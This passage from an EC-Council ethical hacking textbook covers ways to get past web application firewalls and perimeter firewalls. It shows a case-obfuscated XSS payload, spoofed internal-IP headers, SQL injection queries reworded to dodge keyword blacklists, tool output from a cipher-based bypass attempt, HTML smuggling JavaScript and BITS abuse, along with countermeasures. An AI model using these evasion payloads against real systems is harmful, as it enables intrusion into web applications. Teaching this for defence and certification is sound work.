
  ```
  <script>alert("XSS")</script>
  ```

  Using obfuscation, the above payload is replaced with

  ```
  <sCRiPt>aLeRT("XSS")</sCriPT>
  ```

  The above payload bypasses the WAF successfully

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Techniques for Bypassing WAF

- **Using HTTP Header Spoofing**

  Web application firewalls allows specific queries and syntaxes that originate from internal addresses. They also permit rapid debugging of application on test environments. Attackers abuse this functionality to send requests with spoofed headers to trick the target WAF and server into believing that the request originated from their internal network.

  The following extension headers are automatically appended to the requests, which can be exploited by the attackers to bypass WAF:

  ```
  X-Originating-IP: 127.0.0.1
  X-Forwarded-For: 127.0.0.1
  X-Remote-IP: 127.0.0.1
  X-Remote-Addr: 127.0.0.1
  ```

  Attackers use tools such as Burp Suite to exploit HTTP headers and bypass WAF.

- **Using Blacklist Detection**

  Attackers can abuse the WAF blacklist detection mechanism to bypass WAF. For this purpose, attackers fingerprint the target WAF to identify blacklisted keywords. By identifying the blacklisted keywords, attackers create new regex and payloads with keywords not included in the blacklists.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examples:

- **List of keywords filtered:** `and, or, union`

  The following SQL query is blocked:

  ```
  union select username, pwd from employees
  ```

  SQL query that evades detection:

  ```
  1 || (select username, pwd from employees where userID = 1001)
  = 'admin'
  ```

- **List of keywords filtered:** `and, or, union, where, limit`

  The following SQL query is blocked:

  ```
  1 || (select username from employees limit 1) = 'admin'
  ```

  SQL query that evades detection:

  ```
  1 || (select username from employees group by userID having
  userID = 1001) = 'admin'
  ```

- **Using Fuzzing/Brute-forcing**

  In this technique, attackers test the target WAF with multiple known payloads to evade WAF. A WAF can easily detect fuzzing/brute-forcing attempts. To prevent this, attackers first send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion. They then send those payloads to the target WAF for evasion. In this process, attackers use wordlists such as SecLists Fuzzing Database (*https://github.com*) and FuzzDB Attack Patterns (*https://github.com*) to perform fuzzing on the target network.

  Attackers first load the wordlist into a fuzzer to start the brute-forcing attempts. They record all the responses received for the fuzzed payloads. Now, they use random user-agents and proxy chains to evade WAF.

- **Abusing SSL/TLS ciphers**


  In some cases, the target web servers accept connections from different SSL/TLS ciphers, but the filtering firewall may not support all the ciphers supported by the server. Attackers abuse this vulnerability to bypass the WAF. First, attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation. Then, they use tools such as sslscan (*https://github.com*) to detect the ciphers supported by the web server. If the attackers identify any cipher that is supported by the web server and not supported by the WAF, they use that cipher to evade WAF and establish a connection with the target server. Attackers use tools such as abuse-ssl-bypass-waf.py (*https://github.com*) and curl (*https://curl.se*) to perform this attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
                                                >abuse-ssl-bypass-waf.py -thread 8 -target www.      .net
[+] Target: https://www.      net is alive
[+] Testing Web Server Supported SSL/TLS Ciphers ...
[+] https://www.      .net Supported [19] SSL/TLS Ciphers
[+] Request-1:https://www.      .net  Request-2:https://www.      .net/?Lid=1008610086
[!] Response-1 length:[124448]  !=  Response-2 length:[124463]
[+] Now Request: https://www.      .net/?Lid=1%27or%271%27=%271..%2F..%2F..%2Fetc%2Fpasswd
[+] Cipher:ECDHE-RSA-AES256-GCM-SHA384          Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA384              Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES128-SHA256              Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES128-GCM-SHA256          Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA                 Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                   Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                    Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                   Response Length: [124498]
[+] Cipher:RC4-SHA                              Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA                 Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                   Response Length: [124498]
[+] Cipher:ECDHE-RSA-AES256-SHA                 Response Length: [124498]
[+] Cipher:ECDHE-RSA-RC4-SHA                    Response Length: [124498]
[+] Cipher:DHE-RSA-AES256-SHA                   Response Length: [124498]
[+] Cipher:RC4-SHA                              Response Length: [124498]
[+] Cipher:DHE-RSA-AES128-SHA                   Response Length: [124498]
[-] Failed! Abusing SSL/TLS Ciphers Cannot Bypass Waf
[+] Cost: 8.575 seconds
```

Figure 12.54: Screenshot of abuse-ssl-bypass-waf.py

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through HTML Smuggling

HTML smuggling is a type of web attack in which an attacker injects malicious code into a HTML script to compromise a web page. This attack allows attackers to manipulate the features of scripting codes (HTML5, JavaScript, etc.) and stay hidden from SIEM solutions, firewalls, web proxies, and email gateways. The purpose of HTML smuggling is to successfully install the malware payload on a target system when the victim accesses the malicious link sent via a phishing mail. AN attacker creates a malicious link by developing a JavaScript-based blob with a compatible MIME that is set to automatically download the malware. Once the malware is executed, it provides remote access to the attacker to launch persistent attacks.

Working of HTML Smuggling

- Attackers initiate an attack by embedding malware within a HTML5 attachment or web page. When the victim clicks on the malicious link, the specially crafted malware executes on the victim system.

```
<a href="malicious.doc" download="Myfile.doc">Click</a>
```

- The executed malware is saved with an unsuspicious name on the device.
- Attackers also perform HTML smuggling using JavaScript, as shown below:

```
var myAnchorElement = document.createElement('a');
myAnchorElement.download = 'Myfile.doc' ;
```

- In this case, the malicious file is built using the **JavaScript Blob**. Here, instead of supplying a URL for the malicious file to be downloaded, the file itself can be built from the Blob.

```
var fakeBlob = new Blob([myfakeFile], {type: 'octet/stream'});
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Then, attackers create a URL using the following command to lure victims into downloading the malicious file.

```
var myfileUrl = window.URL.createObjectURL(fakeBlob);
myAnchor.href = myfileUrl; myAnchor.click();
```

The perimeter firewall expects JavaScript and HTML traffic from the clients. The JavaScript actually hides the blob content to evade detection and allows a connection with the malicious server.

Signs of HTML Smuggling


Following are the signs of malware-smuggling HTML attachments:

- A ZIP file with JavaScript
- An encrypted attachment
- Existence of suspicious a script code within a HTML-based file
- Decoding of HTML-based file using Base64

Countermeasures

- Block auto-execution of .js and .jse files.
- Ensure Office 365 email security filtering is actively barring auto-download of malware-loaded mails.
- Verify the perimeter operation of security devices such as firewall and proxy restricting arbitrary server connections to the Internet.
- Recommend user to access web browser activated with Microsoft Defender SmartScreen and network protection to avert and block malicious access.
- Enable cloud delivery-based protection using AI and ML technology for identification and aversion of threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through Windows BITS

In Windows environment, Background Intelligent Transfer Service (BITS) is a standard service used to distribute automatic Windows updates to its global users. Apart from its advantages, BITS service can also be exploited by attackers to bypass firewalls because organizations prefer to disregard BITS traffic as it includes a constant stream of software upgrades.

Along with Microsoft products, the service also allows Firefox and Chrome browsers to continue to download and update their latest versions even if the browser is closed. This service can be legitimate, but attackers can also leverage it to launch malicious applications or a backdoor to bypass the security solutions and take control over the system. In the context of service host process, files are downloaded or uploaded when malware establishes BITS tasks. This can enable attackers to bypass firewalls as well as hide their payload transfer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

